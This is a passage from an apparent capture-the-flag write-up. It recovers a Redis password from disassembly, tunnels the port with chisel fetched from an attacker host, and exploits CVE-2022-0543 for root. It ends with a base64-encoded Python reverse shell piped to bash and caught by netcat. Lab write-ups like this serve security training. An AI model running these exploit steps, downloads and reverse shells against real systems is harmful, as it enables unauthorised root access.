00671c59 71              ??         71h    q
00671c5a 4a              ??         4Ah    J
00671c5b 55              ??         55h    U
00671c5c 7a              ??         7Ah    z
00671c5d 32              ??         32h    2
00671c5e 57              ??         57h    W
00671c5f 45              ??         45h    E
00671c60 7a              ??         7Ah    z
00671c61 3d              ??         3Dh    =
00671c62 47              ??         47h    G
00671c63 71              ??         71h    q
00671c64 71              ??         71h    q
00671c65 47              ??         47h    G
00671c66 43              ??         43h    C
00671c67 20              ??         20h
00671c68 73              ??         73h    s
00671c69 63              ??         63h    c
00671c6a 61              ??         61h    a
00671c6b 76              ??         76h    v
00671c6c 65              ??         65h    e
00671c6d 6e              ??         6Eh    n
00671c6e 67              ??         67h    g
00671c6f 65              ??         65h    e
00671c70 20              ??         20h
00671c71 77              ??         77h    w
00671c72 61              ??         61h    a
00671c73 69              ??         69h    i
00671c74 74              ??         74h    t
00671c75 47              ??         47h    G
```

However, as the aforementioned article mentions, the last two letters are to be ignored:




```
        24 08
0049a654 48 8d 05       LEA         RAX,[DAT_004bfc3d]
        e2 55 02 00
0049a65b 48 89 44       MOV         qword ptr [RSP + local_48],RAX=>DAT_004bfc3d
        24 10
0049a660 48 c7 44       MOV         qword ptr [RSP + local_40],0x12
        24 18 12
        00 00 00
0049a669 48 c7 44       MOV         qword ptr [RSP + local_38],0x0
        24 20 00
        00 00 00
```

In our case, it is `0x10`, or 16 characters.

```
0060a944 48 8d 0d       LEA         RCX,[DAT_0067171e]
        d3 6d 06 00
0060a94b 48 89 48 10    MOV         qword ptr [RAX + 0x10],RCX=>DAT_0067171e
0060a94f 48 c7 40       MOV         qword ptr [RAX + 0x38],0x10
```

We can now try authenticating on the local `Redis` instance using the extracted password:
`F2WHqJUz2WEz=Gqq`

```
dan_smith@shared:~$ redis-cli

127.0.0.1:6379> auth F2WHqJUz2WEz=Gqq
OK
```

Running the `INFO` command shows us the version used, which we can look up for potential vulnerabilities.

```
127.0.0.1:6379> INFO

# Server
redis_version:6.0.15
<...SNIP...>
```

A quick search yields CVE-2022-0543, as well as a PoC; the caveat is that we have to run the PoC locally and forward the `Redis` port on the target machine.

In order to forward `port 6379` to our local machine, we use chisel, which we upload using a `python` HTTP server.

```
python3 -m http.server 1234
```

```
dan_smith@shared:/tmp$ wget http://10.10.14.30:1234/chisel

--2022-11-01 12:01:29--  http://10.10.14.30:1234/chisel
Connecting to 10.10.14.30:1234... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8077312 (7.7M) [application/octet-stream]
Saving to: ‘chisel’

chisel                100%[=========================>]   7.70M
1.61MB/s    in 5.2s

2022-11-01 12:01:35 (1.47 MB/s) - ‘chisel’ saved [8077312/8077312]
```

Locally, we run `chisel` in server mode, listening on `port 4444`.

```
./chisel server -p 4444 --reverse -v
```

Afterwards, we connect back to the server using the uploaded `chisel` binary.

```
./chisel client 10.10.14.30:4444 R:6379:localhost:6379
```

```
dan_smith@shared:/tmp$ ./chisel client 10.10.14.30:4444 R:6379:localhost:6379

2022/11/01 12:08:46 client: Connecting to ws://10.10.14.30:4444
2022/11/01 12:08:48 client: Connected (Latency 81.836869ms)
```

And on our local shell:

```
./chisel server -p 4444 --reverse -v

2022/11/01 18:19:08 server: Reverse tunnelling enabled
2022/11/01 18:19:08 server: Fingerprint JK6HT45FHJ+fB8y65zv2xzVv0bxTkGjAoUbIyOMW5yk=
2022/11/01 18:19:08 server: Listening on http://0.0.0.0:4444
2022/11/01 18:19:10 server: session#1: Handshaking with 10.129.99.42:50332...
2022/11/01 18:19:10 server: session#1: Verifying configuration
2022/11/01 18:19:11 server: session#1: Client version (1.7.7) differs from server
version (0.0.0-src)
2022/11/01 18:19:11 server: session#1: tun: Created
2022/11/01 18:19:11 server: session#1: tun: proxy#R:6379=>localhost:6379: Listening
2022/11/01 18:19:11 server: session#1: tun: Bound proxies
2022/11/01 18:19:11 server: session#1: tun: SSH connected
```

Using chisel, we have now exposed the target's local `6379` port to our machine, on the same port. We can now run the CVE script, after modifying it slightly to allow for authenticated connections. The following line is altered:

```
r  =  redis.Redis(host = ip,port = port)
```

The new line reads:

```
r  =  redis.Redis(host = ip,port = port, password="F2WHqJUz2WEz=Gqq")
```

We now run it, remembering to point it to the forwarded port on `localhost:6379`.

```
python3 CVE-2022-0543.py

      [#] Create By ::
        _                       _     ___    __    ____
       / \    _ __    __ _   ___| |   / _ \  / /_  |  _ \  ___ _ __ ___    ___   _ __
      / _ \  | '_ \  / _` | / _ \ |  | | | || '_ \ | |_) |/ _ \ '_ ` _ \  / _ \ | '_ \
     / ___ \ | | | || (_| ||  __/ |  | |_| || (_) || |  _ <  __/ | | | | || (_) || | | |
    /_/   \_\|_| |_| \__,_| \___|_|   \___/  \___/ |_| |_| \___|_| |_| |_| \___/ |_| |_|
                  |___/                  By https://aodsec.com


Please input redis ip:
>>127.0.0.1
Please input redis port:
>>6379
input exec cmd:(q->exit)
>>id
b'uid=0(root) gid=0(root) groups=0(root)\n'
```

We can now execute commands as `root`. We can upgrade this to a reverse shell by piping a `base64`-encoded, `python` reverse shell to `bash`:

```
echo
cHl0aG9uMyAtYyAnaW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjE0LjMwIiw0MjQyKSk7b3MuZHVwMihzLmZpbGVubygpLDApOyBvcy5kdXAyKHMuZmlsZW5vKCksMSk7b3MuZHVwMihzLmZpbGVubygpLDIpO2ltcG9ydCBwdHk7IHB0eS5zcGF3bigic2giKSc= | base64 -d | bash
```

We receive the shell using netcat.

```
nc -nlvp 4242

Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4242
Ncat: Listening on 0.0.0.0:4242
Ncat: Connection from 10.129.99.42.
Ncat: Connection from 10.129.99.42:44408.
# id
id
uid=0(root) gid=0(root) groups=0(root)
```

The final flag can be found at `/root/root.txt`.